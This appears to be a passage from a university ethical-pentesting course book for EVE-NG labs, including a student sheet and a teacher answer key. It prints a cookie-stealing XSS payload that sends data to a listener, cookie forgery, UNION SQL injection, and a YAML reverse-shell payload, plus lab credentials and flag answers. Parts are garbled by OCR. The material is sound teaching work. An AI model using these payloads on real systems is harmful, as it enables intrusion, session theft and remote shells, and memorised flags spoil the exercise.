The session cookie format is ID:ROLE:USERNAME with no cryptographic signature:

```
parts = session.split(':')
role = parts[1] if len(parts) > 1 else 'guest'
```

Exploit — forge admin cookie in browser console:

```
document.cookie = "session=1admin; path=/"
```

Immediately grants admin access without knowing the password.

16.4.7 Vulnerability 3 — UNION SQL Injection (/search)

The search route concatenates user input directly into the SQL query:

```
query = "SELECT * FROM reports WHERE title LIKE '%" +
↪ q + "%'"
```

SQL errors are displayed in the browser. The `reports` table has 5 columns.

Exploit — dump `admin_users` table:

```
' UNION SELECT 1,username,flag,password,5 FROM
↪ admin_users--
```

Returns: FLAG — **FLAG #1** plus credentials in the flag column.

16.4.8 Vulnerability 4 — Admin Panel (Broken Access Control)

After forging the admin cookie, navigate to `/admin` — only accessible to users with `role=admin`.

The admin panel queries the `classified_intel` table and displays classified intelligence posts. One entry contains:

- **FLAG — FLAG #2**
- Server-B DataVault credentials: `operator` / `D4t4V4ult#2024`

Exploit — with admin cookie active, browse to `/admin`.

16.4.9 Attack chain summary (Server-A)

```
1. POST XSS payload to /comments
2. Wait ~20s -> victim cookie arrives on listener (
↪ python3 -m http.server 8000)
3. Forge admin cookie (broken auth) -> access /portal
↪ and /search
4. UNION SQLi on \path{/search} -> FLAG (FLAG #1)
5. Browse /admin -> FLAG (FLAG #2)
                -> Obtain: operator / D4t4V4ult#2024 (
↪ Server-B DataVault)
6. Continue to Server-B DataVault -> YAML
↪ deserialization -> FLAG #3
```

16.5 LAB2 – Server-B (SYNAPSE DataVault)

Server-B hosts the SYNAPSE DataVault — a Flask application with an intentional YAML insecure deserialization vulnerability (OWASP A08). The objective is to upload a malicious YAML file, trigger remote code execution via a reverse shell, and exfiltrate the final flag from `/app/data/finalData.txt`.

16.5.1 Access

```
sshpass -p S3rv3rB ssh ubuntu@192.168.30.x  # Server-B
↪  IP
# From EVE-NG host with bridge vnet0_2 active (IP
↪ 192.168.30.x/24)
```

Web application accessible at: `http://192.168.30.x` (port 80)

16.5.2 System

Parameter	Value
OS	Ubuntu 24.04.3 LTS
Hostname	server-b-monitor
IP	192.168.30.x/24
Gateway	192.168.30.x (VyOS eth1)
App path	/opt/datavault/

16.5.3 Docker stack

```
cd /opt/datavault && sudo docker compose up -d
sudo docker compose ps   # datavault-flask Up, port
↪ 80->5000
```

Container	Image	Port
datavault-flask	python:3.11-slim	80->5000

16.5.4 Application — SYNAPSE DataVault

The DataVault is a file management portal for uploading and previewing corporate data files.

Credentials: `operator` / `D4t4V4ult#2024`
(Found in Server-A admin panel after completing FLAG #2)

Routes: | Route | Description | |——-|———-| | / | File listing | | /login | Login form | | /upload | File upload (PDF, TXT, YAML, YML) | | /preview/<filename> | Preview uploaded file | | /download/<filename> | Download uploaded file |

16.5.5 Vulnerability — YAML Insecure Deserialization (OWASP A08)

The preview route loads YAML files using `yaml.UnsafeLoader`:

```
# VULNERABLE CODE --- intentional for lab
parsed = str(yaml.load(raw, Loader=yaml.UnsafeLoader))
```

`yaml.UnsafeLoader` (equivalent to `yaml.load` without Loader argument) allows instantiation of arbitrary Python objects, including

`os.system`. This enables unauthenticated remote code execution when previewing a crafted YAML file.

Why it is dangerous: PyYAML's `!!python/object/apply:` tag calls any Python callable with attacker-controlled arguments. With `UnsafeLoader`, there is no restriction on which callables can be invoked.

Secure alternative: `yaml.safe_load()` — only parses standard YAML types.

16.5.6 Exploit — Reverse Shell via YAML Upload

Step 1 — Start listener on Parrot

```
nc -lvnp 4444
```

Step 2 — Create malicious YAML payload

```
echo '!!python/object/apply:os.system ["bash -c '"'"'
↪ bash -i >& /dev/tcp/10.0.40.x/4444 0>&1'"'"'"]' >
↪ exploit.yml
```

Or manually create `exploit.yml`:

```
!!python/object/apply:os.system
- "bash -c 'bash -i >& /dev/tcp/10.0.40.x/4444 0>&1'"
```

Step 3 — Upload and trigger

1. Browse to `http://192.168.30.x` — login as `operator` / `D4t4V4ult#2024`
2. Upload `exploit.yml` via the upload form
3. Click **Preview** on `exploit.yml`
4. Reverse shell arrives on the `nc` listener

Step 4 — Exfiltrate the flag

```
# In the reverse shell:
cat /app/data/finalData.txt
```

Returns FLAG — **FLAG #3**

16.5.7 Flag location

Flag	Location	How to reach
FLAG	`/app/data/finalData.txt` (inside container)	Reverse shell via YAML deserialization

16.6 LAB2 – Flask Application (Synapse)

The `flask` container runs **Synapse**, a minimal Python web application built with Flask 3.0. It is intentionally vulnerable and acts as the target for the XSS and session hijacking exercises.

16.6.1 Network parameters

Parameter	Value
Internal hostname	`flask` (Docker DNS)
Internal port	`5000`
Exposed via	nginx on port 80

16.6.2 Key routes

Route	Auth required	Description
`/`	No	Redirects to `/login`

Route	Auth required	Description
`/login`	No	Login form — POST authenticates the user
`/logout`	No	Clears the session cookie
`/comments`	No	Public comment wall — **Stored XSS entry point**
`/search`	Yes	Internal search — **SQLi entry point** (Lab 2 ext.)

16.6.3 Session mechanism

Synapse identifies authenticated users with a plain-text cookie:

```
session=<id>:<username>:<role>
```

Example for the `guest` user:

```
session=2guest
```

The server reads this cookie on every request and trusts it unconditionally. There is no HMAC signing or server-side session store.

```
The session cookie is issued \textbf{without} the `
↪ HttpOnly` attribute.
Any JavaScript running in the page context can read it
↪  via `document.cookie`.
This is the root cause that makes the XSS -> session
↪ hijack chain possible.
```

16.6.4 Database

Synapse uses a SQLite database stored at `/opt/synapse/synapse.db`, persisted via the `synapse-db` Docker volume so data survives container restarts.

Seeded users:

ID	Username	Password	Role
1	admin	admin123	admin
2	guest	guest123	guest

Comments table schema:

```
CREATE TABLE comments (
    id      INTEGER PRIMARY KEY AUTOINCREMENT,
    author  TEXT,
    content TEXT   -- rendered with |safe in Jinja2,
↪ no HTML escaping
);
```

```
The comments template renders `content` with the `|
↪ safe` filter, which disables
Jinja2's automatic HTML escaping. Any HTML or
↪ JavaScript inserted as a comment
is rendered verbatim by the browser.
```

16.6.5 Vulnerability surface

```
POST /comments
  \---- content field (no sanitisation)
        \---- stored raw in SQLite
              \---- rendered with |safe in Jinja2
↪ template
                    \---- executed by every browser
↪ that loads /comments
```

The victim bot authenticates as `guest` and loads `/comments` every ~20 s, providing a reliable and repeatable trigger for any stored payload.

16.7 LAB2 – nginx Reverse Proxy

The `nginx` container is the only service with a port published to the host network. It receives all inbound HTTP traffic from the Attacker and forwards it to the Flask application using Docker's internal DNS.

16.7.1 Network parameters

Parameter	Value
Public IP	`192.168.30.x`
Published port	`80`
Upstream	`http://flask:5000`
Config file path	`./nginx/default.conf`

16.7.2 Configuration

```
server
}
```

All requests are forwarded transparently to the `flask` container. No TLS is configured — intentional for the lab environment.

16.7.3 Connectivity verification

From the Attacker (Parrot):

```
curl -v \url{http://192.168.30.x/login}
# Expected: HTTP 200 with Synapse login page HTML
```

From inside the Docker host:

```
curl -v http://localhost/login
```

```
Watch nginx access logs while running the exercise to
↪ confirm the victim bot
is hitting `/comments` on schedule:

```bash
docker compose logs -f nginx
```
```

16.8 LAB2 – Victim Bot (Playwright)

The `victim` container simulates an **authenticated user** who periodically browses the Synapse application. It removes the need for a second physical person to act as the victim — the bot plays that role automatically and deterministically.

16.8.1 Network parameters

Parameter	Value
Container name	`synapse_victim`
Reaches	`http://nginx` (Docker DNS)
Published ports	None — internal only

16.8.2 Behaviour cycle

The bot runs `victim.py` in an infinite loop. Each iteration takes ~30 s:

Step	Action
1	Navigate to `http://nginx/login`

Step	Action
2	Fill username `guest` / password `guest123` and submit
3	Print cookies obtained after login
4	Navigate to `http://nginx/comments`
5	Hold the page open for **8 seconds** — XSS fires here
6	Sleep 20 seconds, then repeat

16.8.3 Source code

```
import time
from playwright.sync_api import sync_playwright

BASE = "http://nginx"
USER = "guest"
PASS = "guest123"

def run():
    with sync_playwright() as p:
        browser = p.chromium.launch(headless=True)
        context = browser.new_context()
        page = context.new_page()

        while True:
            try:
                page.goto(f"/login", wait_until="
↪ networkidle")
                page.fill('input[name="username"]',
↪ USER)
                page.fill('input[name="password"]',
↪ PASS)
                page.click('button[type="submit"]')
                page.wait_for_timeout(2000)

                page.goto(f"/comments", wait_until="
↪ networkidle")
```

```
                page.wait_for_timeout(8000)   # XSS
↪ payload executes here

            except Exception as e:
                print("victim error:", e)

            time.sleep(20)

if __name__ == "__main__":
    run()
```

16.8.4 Why the victim triggers the XSS

When the bot loads `/comments`, Chromium renders the full page HTML including any `<script>` tags stored in the comments table. At that moment the browser holds an active session cookie for `guest`, so `document.cookie` contains the value the attacker wants to steal.

The 8-second `wait_for_timeout` gives the `fetch()` payload enough time to reach the attacker's listener before the page is navigated away.

16.8.5 Monitoring

```
docker compose logs -f victim
```

Typical output during a normal cycle:

```
[victim] visiting /login
[victim] url after login: http://nginx/comments
[victim] cookies after login: []
[victim] visiting /comments
[victim] url after comments: http://nginx/comments
[victim] cookies before wait: []
```

```
Post the XSS comment first, then wait for the next
↪ cycle. The bot visits
`/comments` every ~20 s. If the listener receives no
↪ request after 40 s,
double-check that port `8000` on `10.0.40.5` is
↪ reachable from the Docker
network and that the payload syntax is correct.


Each iteration reuses the same browser context, so the
↪  session cookie persists
across cycles without re-authenticating every time. If
↪  the container restarts,
a fresh login cycle begins automatically.
```

TecnoCampus

Centre universitari adscrit a la

upf. Universitat Pompeu Fabra *Barcelona*

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 2

Web Application Vulnerabilities

Student Assignment

Course	Introduction to Cybersecurity
Lab	2 of 4
Topic	Stored XSS & Session Hijacking
Duration	90–120 minutes
Difficulty	Intermediate
Flags	3

Eloi Egea Rada

Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Learning Objectives

After completing this lab you will be able to:

- Identify and exploit a **Stored Cross-Site Scripting (XSS)** vulnerability in a web application
- Understand why cookies without the `HttpOnly` flag are dangerous
- Exfiltrate a session cookie from an authenticated victim using a malicious payload
- Perform **session hijacking** by replaying a stolen cookie in a different browser
- Reflect on the mitigation measures that would prevent each step of the attack

Scenario

You are a penetration tester assessing **Synapse Corp** – a company that runs an internal web platform for employee communications. The application includes a public comments section that any visitor can read and post to.

During your recon you noticed that no input validation seems to be applied to comments. A simulated employee (represented by an automated browser) is known to log in periodically and visit the comments page.

Your objectives are:

1. Confirm the comments section is vulnerable to Stored XSS.
2. Use that vulnerability to steal the authenticated employee's session cookie.
3. Use the stolen cookie to access the application as that employee without knowing their password.

Rules of engagement

- Only interact with the lab environment (`192.168.30.10`)
- Do not attempt to modify the Docker containers or the server infrastructure
- Document every payload you try, even if it does not work

- If the listener stops receiving requests, re-read the victim's cycle time and try again

Network Topology

```
[ Attacker - Parrot OS ]   (10.0.40.5)
          |
          | (EVE-NG management network)
          |
  [ nginx proxy ]  <-- entry point: http://192.168.30.10
          |
  [ flask app ]    (vulnerable Synapse application)
          |
  [ victim ]       (Playwright browser -- simulated authent
```

Node	Role	Access
Attacker	Your machine (Parrot OS)	VNC console
nginx	Reverse proxy exposing the web app	http://192.168.30.10
flask	Vulnerable Python web application (Synapse)	Via nginx
victim	Automated Playwright browser (simulated user)	Internal only

Table 1: Lab nodes overview

Entry point: The application is reachable at `http://192.168.30.10`. The victim container authenticates as user `guest` and visits `/comments` every ~20 seconds.

Tasks

Complete the following tasks in order. Document every command, payload, and screenshot.

Task 1 – Application Reconnaissance

1. Browse to `http://192.168.30.10` and explore the application.

2. Identify the routes that are publicly accessible without authentication.
3. Navigate to `/comments` and read the existing entries.
4. Inspect the page source and identify where user input is rendered.

Deliverable: Which routes did you find? Is the input reflected raw in the HTML?

Task 2 – Stored XSS Verification (Flag 1)

1. Post a comment containing a classic XSS proof-of-concept payload.
2. Log in as `guest` (credentials on the login page hint) and revisit `/comments` to trigger execution in a legitimate session.
3. Confirm that JavaScript executes in the context of an authenticated user.

Deliverable: Screenshot of the XSS executing. Flag 1 appears inside the alert box – read it carefully.

Task 3 – Cookie Exfiltration

1. On your Parrot machine, start an HTTP listener on port `8000`.
2. Craft a payload that sends `document.cookie` to your listener as a query parameter.
3. Post the payload as a comment.
4. Wait for the victim container to visit `/comments` and observe the incoming request on your listener.
5. Decode the URL-encoded cookie value from the log line.

Deliverable: The full cookie value received on your listener.

Task 4 – Session Hijacking (Flag 2)

1. Open a private/incognito browser window and navigate to `http://192.168`
2. Without entering any credentials, inject the stolen cookie into the browser.
3. Reload the page and verify you are recognised as `guest`.
4. Navigate to a route that requires authentication and capture Flag 2.

Deliverable: Flag 2 string. Explain in one sentence why this works.

Deliverables

Submit a report (1–2 pages) covering:

- **XSS confirmation:** payload used and screenshot of execution
- **Cookie exfiltration:** listener output with the raw request line
- **Session hijacking:** how you injected the cookie and the result
- **Both flags captured:** exact flag strings
- **Reflection:** at least two specific mitigations that would break this attack chain

Hints

Stuck? Hints are ordered by how much they reveal.

1. The comments section renders input directly in the HTML without escaping. Think about what a browser does when it encounters a `<script>` tag.
2. A minimal XSS payload to confirm execution: `<script>alert(1)</scri`
3. To receive the cookie, you need a server that logs HTTP requests. `python3 -m http.server 8000` prints every GET request to stdout.
4. Your listener IP inside the lab is `10.0.40.5`. The victim's browser must be able to reach it directly.
5. To inject a cookie from the browser console: `document.cookie = "name=value; path=/";`
6. The victim visits `/comments` roughly every 20 seconds. Be patient – it may take up to one full cycle after posting the payload.

Tools Reference

The following tools are available on the Attacker node:

Tool	Use
`firefox`	Browser for manual testing and cookie injection
`curl`	Command-line HTTP requests
`python3 -m http.server`	Minimal HTTP listener to capture exfiltrated data
Developer Tools	Inspect cookies (Storage/Application tab) and console
`burpsuite`	Optional – intercept and replay HTTP requests

Table 2: Available tools on Attacker node

TecnoCampus

Centre universitari adscrit a la
upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 2

Web Application Vulnerabilities

Teacher Reference — Do Not Distribute

Do not distribute to students.
This document contains the complete solution including flags and credentials.

Flags	3
Vulnerabilities	XSS, Broken Auth, SQLi, BAC, YAML Deserialization
OWASP	A01, A03, A07, A08

Eloi Egea Rada
Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Prerequisites

- Parrot attacker node running with static IP `10.0.40.5/24`
- Server-A SYNAPSE Portal running: `http://192.168.30.10`
- Server-B DataVault running: `http://192.168.30.20`

Configure Parrot static IP at session start:

```
nmcli con mod "Wired␣connection␣1" \
  ipv4.method manual ipv4.addresses 10.0.40.5/24 \
  ipv4.gateway 10.0.40.1 ipv4.dns 10.0.40.1
nmcli con up "Wired␣connection␣1"
```

Phase 1 — Stored XSS + Cookie Theft

The `/comments` endpoint renders input without sanitisation (`{{ c.body | safe }}`). The victim bot visits `/comments` every ~20s as user `guest`. The session cookie has no `HttpOnly` flag.

Step 1 — Start HTTP listener on Parrot

```
python3 -m http.server 8000
```

Step 2 — Post XSS payload

Login as `guest / guest123` and post to `/comments`:

```
<script>fetch('http://10.0.40.5:8000/?c='
  +encodeURIComponent(document.cookie))</script>
```

Step 3 — Receive victim cookie

Within ~20s the listener logs:

```
GET /?c=session%3D1%3Aguest%3Aguest HTTP/1.1
```

Cookie format exposed: `ID:ROLE:USERNAME` — no cryptographic signature.

Phase 2 — Broken Authentication (Cookie Forgery)

```
document.cookie = "session=1:admin:admin; path=/"
```

Refresh any page — header shows `Logged in as: admin`. Access to `/portal` and `/search` is now granted.

Phase 3 — UNION SQL Injection (FLAG #1)

The `/search?q=` endpoint concatenates user input into a raw SQL query.

Step 1 — Confirm injection

```
http://192.168.30.10/search?q='
```

Error displayed in browser confirms injection. The `reports` table has 5 columns.

Step 2 — Dump `admin_users`

```
/search?q=' UNION SELECT 1,username,flag,password,5 FROM
   admin_users--
```

Result:

```
monitor
FLAG{synapse_sqli_creds_dumped}
```

FLAG #1: `FLAG{synapse_sqli_creds_dumped}`

Phase 4 — Admin Panel (FLAG #2)

With the forged admin cookie, navigate to `http://192.168.30.10/admin`.

The `classified_intel` table entry contains:

```
FLAG{synapse_admin_classified_accessed}
operator / D4t4V4ult#2024  [DataVault at 192.168.30.20]
```

FLAG #2: `FLAG{synapse_admin_classified_accessed}`
Server-B creds: `operator / D4t4V4ult#2024`

Phase 5 — YAML Deserialization → RCE (FLAG #3)

Server-B DataVault uses `yaml.UnsafeLoader` in `/preview/<filename>`.

Step 1 — Start listener on Parrot

```
nc -lvnp 4444
```

Step 2 — Create YAML payload

```
cat > exploit.yml << 'EOF'
!!python/object/apply:os.system
- "bash␣-c␣'bash␣-i␣>&␣/dev/tcp/10.0.40.5/4444␣0>&1'"
EOF
```

Step 3 — Upload and trigger

1. Login at `http://192.168.30.20` as `operator / D4t4V4ult#2024`
2. Upload `exploit.yml`
3. Click **Preview** — reverse shell connects to Parrot

Step 4 — Read flag

```
cat /app/data/finalData.txt
# FLAG{synapse_nexus_exfil_complete}
```

FLAG #3: `FLAG{synapse_nexus_exfil_complete}`
Note: reverse shell runs as `uid=0(root)` inside the Docker container.

Summary

Phase	Vulnerability	OWASP	Flag
1	Stored XSS + cookie theft	A03 / A07	—
2	Broken auth (unsigned cookie)	A07	—
3	UNION SQL Injection	A03	FLAG #1
4	Broken access control (admin)	A01	FLAG #2
5	YAML deserialization + RCE	A08	FLAG #3

Key learning points

1. **Attack chaining** — no single vulnerability gives the final flag.
2. **Unsigned session tokens** — any cookie without HMAC/JWT can be forged.
3. `yaml.load()` **without SafeLoader** — equivalent to `eval()`; always use `yaml.safe_load()`.
4. **Defence in depth** — each fixed vulnerability still leaves others exploitable.

17 LAB3 — Incident Response: HELIX Systems

17.1 LAB3 — Incident Response · HELIX Systems

Difficulty	Medium
Category	Incident Response · Log Forensics · Blue Team
Flags	3
Est. time	90–120 min
Key skills	Log analysis, SSH brute-force forensics, privilege escalation detection, lateral movement
Nodes	pfSense · VyOS · Server-Web · Server-DB

Lab folder on GitHub Download topology (.unl) Exercise sheet Solution guide

---

17.1.1 Scenario

HELIX Systems is a fictional company with a two-tier internal infrastructure. Unlike the previous labs, the student here plays the **defender** role: the attack has already happened.

An unknown threat actor brute-forced SSH credentials on the web server, escalated privileges via a misconfigured `sudoers` entry, established persistence with a backdoor account, and moved laterally to the database server to exfiltrate sensitive client data.

The task is to connect to the affected systems, collect and correlate log evidence, and reconstruct the attacker's complete activity timeline as a SOC analyst.

17.1.2 Topology




Figure 17.1: EVE-NG topology — Lab 3

```
Homelab LAN (192.168.0.0/24)
        |
[pfSense-LAB3]  WAN: 192.168.0.x (DHCP)  $\leftarrow$
↪ student entry (DNAT TCP:22 $\rightarrow$ Server-Web)
        |        LAN: 172.16.2.1/30
[VyOS-LAB3]
  eth0: 172.16.2.2/30     $\leftarrow$ uplink to
↪ pfSense
  eth1: 192.168.50.1/24   $\leftarrow$ Net-Servers
  eth2: 192.168.60.1/24   $\leftarrow$ Net-Internal
        |               |
[Server-Web]       [Server-DB]
192.168.50.10      192.168.60.10
Primary target     Lateral movement
auth.log           clients.db
bash history       exfil_marker
```

17.1.3 Nodes

Node	OS	IP	Role
pfSense-LAB3	pfSense CE	WAN: 192.168.0.x / LAN: 172.16.2.1/30	Perimeter firewall · DNAT student entry
VyOS-LAB3	VyOS rolling	172.16.2.2 / 192.168.50.1 / 192.168.60.1	Router · SNAT
Server-Web	Ubuntu Server 24.04	192.168.50.10	Primary forensic target (helix-web)
Server-DB	Ubuntu Server 24.04	192.168.60.10	Lateral movement target (helix-db)

17.1.4 Network segments

Segment	Subnet	Gateway	Purpose
Net-Link	172.16.2.0/30	172.16.2.1	pfSense ↔ VyOS
Net-Servers	192.168.50.0/24	192.168.50.1	Server-Web
Net-Internal	192.168.60.0/24	192.168.60.1	Server-DB
Homelab	192.168.0.0/24	192.168.0.1	WAN · Student entry

17.1.5 Learning objectives

1. Read and correlate `auth.log` entries to identify SSH brute-force patterns
2. Detect privilege escalation via `sudo` misconfiguration in `sudoers`
3. Identify persistence mechanisms (backdoor accounts, cron jobs)
4. Trace lateral movement between servers using network logs and bash history
5. Reconstruct a complete attacker timeline from pre-staged evidence

---

17.1.6 Investigation flow

```
1. SSH into Server-Web via pfSense DNAT (student entry
↪  point) --- `ssh analyst@<pfSense-WAN-IP>`
2. Analyse /var/log/auth.log       $\rightarrow$ brute
↪ -force source IP + success timestamp
3. Review /home/devops/.bash_history $\rightarrow$
↪ privilege escalation commands
4. Check /etc/sudoers              $\rightarrow$
↪ misconfigured entry (sudo find $\rightarrow$ root)
5. Find /etc/passwd + shadow       $\rightarrow$
↪ backdoor account created post-compromise
6. SSH to Server-DB (192.168.60.10)$\rightarrow$
↪ lateral movement confirmed
7. Locate /opt/helix/data/clients.db $\rightarrow$
↪ exfiltrated database
8. Find /opt/helix/data/.exfil_marker $\rightarrow$
↪ exfiltration evidence
```

17.1.7 Lab startup checklist

1. Start all nodes from EVE-NG web UI
2. Verify pfSense DNAT rule forwards TCP 22 (WAN) → Server-Web (192.168.50.10)
3. Student entry: `ssh analyst@<pfSense-WAN-IP>` — password: `An@lyst2024`
4. Evidence is pre-staged — no additional setup required

    - **Server-Web entry**: `analyst` / `An@lyst2024` (via pfSense DNAT)
    - **Server-DB**: reachable from Server-Web once lateral movement path is found

---

17.1.8 Evidence artefacts

Artefact	Location	Contains
auth.log	/var/log/auth.log (Server-Web)	SSH brute-force + successful login
bash_history	/home/devops/.bash_history	Post-exploitation commands
clients.db	/opt/helix/data/clients.db (Server-DB)	Exfiltrated client data
exfil_marker	/opt/helix/data/.exfil_marker (Server-DB)	Exfiltration timestamp

---

17.1.9 Files

File	Description
LAB3-IncidentResponse-HELIX.unl	EVE-NG topology — import directly
nodes/Lab3/server-web/	Pre-staged auth.log, bash history, sudoers
nodes/Lab3/server-db/	clients.db, exfil_marker, network config
nodes/Lab3/vyos/	VyOS config.boot

17.2 LAB3 — Infrastructure Reference

Complete infrastructure reference for LAB3 HELIX Systems. For instructor/lab admin use.

17.2.1 Node inventory

Node	EVE-NG ID	Console	Image	Status
pfSense-LAB3	1	VNC 32769	pfsense-ce	Operational
VyOS-LAB3	2	Telnet 32770	vyos-rolling	Operational
Server-Web	3	VNC 32771	linux-ubuntu-server-24.04	Operational
Server-DB	4	VNC 32772	linux-ubuntu-server-24.04	Operational

17.2.2 Network addressing

Network	Subnet	Bridge	Host IP
Net-Servers	192.168.50.0/24	vnet0_2	192.168.50.254
Net-Internal	192.168.60.0/24	vnet0_3	192.168.60.254
Net-Link (pfSense↔VyOS)	172.16.2.0/30	—	—

17.2.3 Credentials (full reference)

System	User	Password	Access
EVE-NG host	root	SSH key id_ed25519_eve-ng	ssh eve-ng
pfSense-LAB3	admin	pfsense	VNC 32769
VyOS-LAB3	vyos	vyos	Telnet 32770
Server-Web	ubuntu	ubuntu	VNC 32771 (installer default)
Server-Web	analyst	An@lyst2024	SSH via pfSense DNAT
Server-Web	devops	D3v0ps#2023	Compromised (attacker-used)
Server-Web	maint	—	Backdoor account
Server-DB	ubuntu	ubuntu	VNC 32772
Server-DB	analyst	An@lyst2024	SSH from Server-Web
Server-DB	devops	D3v0ps#2023	Compromised (reused password)

17.2.4 Pre-staged evidence

Server-Web (192.168.50.10)

Artefact	Path	Content
SSH brute-force + login	/var/log/auth.log	25 failed + 1 successful login for devops from 185.220.101.47
Privilege escalation	/var/log/auth.log	sudo/usr/bin/find by devops at 03:18
Backdoor creation	/var/log/auth.log	useradd maint at 03:19
Attacker command history	/home/devops/.bash_history	Full post-escalation command sequence
Backdoor account	/etc/passwd + /etc/sudoers.d/maint	maint user with NOPASSWD: ALL

Server-DB (192.168.60.10)

Artefact	Path	Content
Lateral movement login	/var/log/auth.log	devops login from 192.168.50.10 at 03:21
HELIX client database	/opt/helix/data/clients.db	SQLite DB with fictional client records
Exfiltration marker	/opt/helix/data/.exfil_marker	185.220.101.47 - 2026-04-24 03:22 - data accessed

17.2.5 Lab startup procedure

```
# 1. EVE-NG host --- restore bridge IPs after reboot
# (udev rule 99-lab3-bridges.rules should auto-apply)
```

```
# Verify:
ip addr show vnet0_2  # should have 192.168.50.254/24
ip addr show vnet0_3  # should have 192.168.60.254/24

# 2. Start all EVE-NG nodes (pfSense, VyOS, Server-Web
↪ , Server-DB)
# All are pre-configured --- just power on from EVE-NG
↪  UI

# 3. Verify student entry point
ssh analyst@<pfSense-WAN-IP>
# Should land on helix-web prompt
```

```
The full student SSH chain (homelab $\rightarrow$
↪ pfSense DNAT $\rightarrow$ Server-Web $\rightarrow$
↪ Server-DB pivot) has been verified end-to-end in a
↪ live session.
```

17.3 LAB3 — VyOS Router

VyOS-LAB3 provides inter-segment routing and SNAT masquerade for both internal networks. No DHCP or DNS forwarding — all addresses are static.

17.3.1 Interfaces

Interface	IP	Network	Description
eth0	172.16.2.2/30	Net-Link	Uplink to pfSense LAN
eth1	192.168.50.1/24	Net-Servers	Gateway for Server-Web
eth2	192.168.60.1/24	Net-Internal	Gateway for Server-DB

17.3.2 Access

```
# Console via EVE-NG telnet:
ssh eve-ng "telnet localhost 32770"
# user: vyos / vyos
```

17.3.3 Interface and routing configuration

```
set interfaces ethernet eth0 address '172.16.2.2/30'
set interfaces ethernet eth0 description 'UPLINK-
↪ PFSENSE'
set interfaces ethernet eth1 address '192.168.50.1/24'
set interfaces ethernet eth1 description 'Net-Servers'
set interfaces ethernet eth2 address '192.168.60.1/24'
set interfaces ethernet eth2 description 'Net-Internal
↪ '

set protocols static route 0.0.0.0/0 next-hop
↪ 172.16.2.1
```

17.3.4 NAT Source rules (SNAT masquerade)

```
set nat source rule 10 outbound-interface name 'eth0'
set nat source rule 10 source address
↪ '192.168.50.0/24'
set nat source rule 10 translation address 'masquerade
↪ '

set nat source rule 20 outbound-interface name 'eth0'
set nat source rule 20 source address
↪ '192.168.60.0/24'
set nat source rule 20 translation address 'masquerade
↪ '
```

17.3.5 SSH service

```
set service ssh
commit
save
```

```
Unlike LAB2, VyOS-LAB3 provides neither DHCP nor DNS
↪ forwarding. All node IPs are configured statically
↪ via Netplan.
```

17.4 LAB3 — pfSense Firewall

pfSense-LAB3 is the perimeter firewall and student entry point. The key feature is a **DNAT rule** that forwards incoming TCP:22 directly to Server-Web, simulating the realistic scenario where an analyst connects to the affected host.

17.4.1 Access

Interface	Assignment	IP
vtnet0	WAN	DHCP from homelab (~192.168.0.x)
vtnet1	LAN	172.16.2.1/30 (static)

17.4.2 Required fixes (applied at setup)

Same two corrections as LAB2:

1. **Block private networks** — disabled on WAN (WAN shares 192.168.0.0/24 = RFC 1918 space)
2. **reply-to** directive — removed from WAN rules (causes asymmetric routing in single-ISP setups)

17.4.3 DNAT rule — student entry point

Port forward on WAN interface:

Field	Value
Interface	WAN
Protocol	TCP
Destination port	22
Redirect target IP	192.168.50.10 (Server-Web)
Redirect target port	22

Students connect with:

```
ssh analyst@<pfSense-WAN-IP>
# Password: An@lyst2024
```

The connection lands directly on `helix-web`, the primary forensic target.

17.4.4 Static routes

Two static routes pointing both internal segments via VyOS:

Destination	Gateway
192.168.50.0/24	172.16.2.2 (VyOS eth0)
192.168.60.0/24	172.16.2.2 (VyOS eth0)

```
pfSense CE outputs only to VGA framebuffer --- the EVE
↪ -NG telnet console (port 32769) is silent.
To interact: connect via raw socket and send `Ctrl-A C
↪ ` to enter QEMU monitor mode.
Use `xp /40wx 0xb8000` to read the VGA text buffer and
↪  `sendkey` to inject keystrokes.
```

17.5 LAB3 — Server-Web (helix-web)

Server-Web is the **primary forensic target.** It contains all the evidence of the initial attack phases: brute-force, successful login, privilege escalation, and backdoor creation.

17.5.1 System

Parameter	Value
Hostname	helix-web
OS	Ubuntu Server 24.04 LTS
IP	192.168.50.10/24
Gateway	192.168.50.1 (VyOS eth1)

17.5.2 Network config (Netplan)

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 192.168.50.10/24
      routes:
        - to: default
          via: 192.168.50.1
```

17.5.3 OS accounts

Account	Password	Role
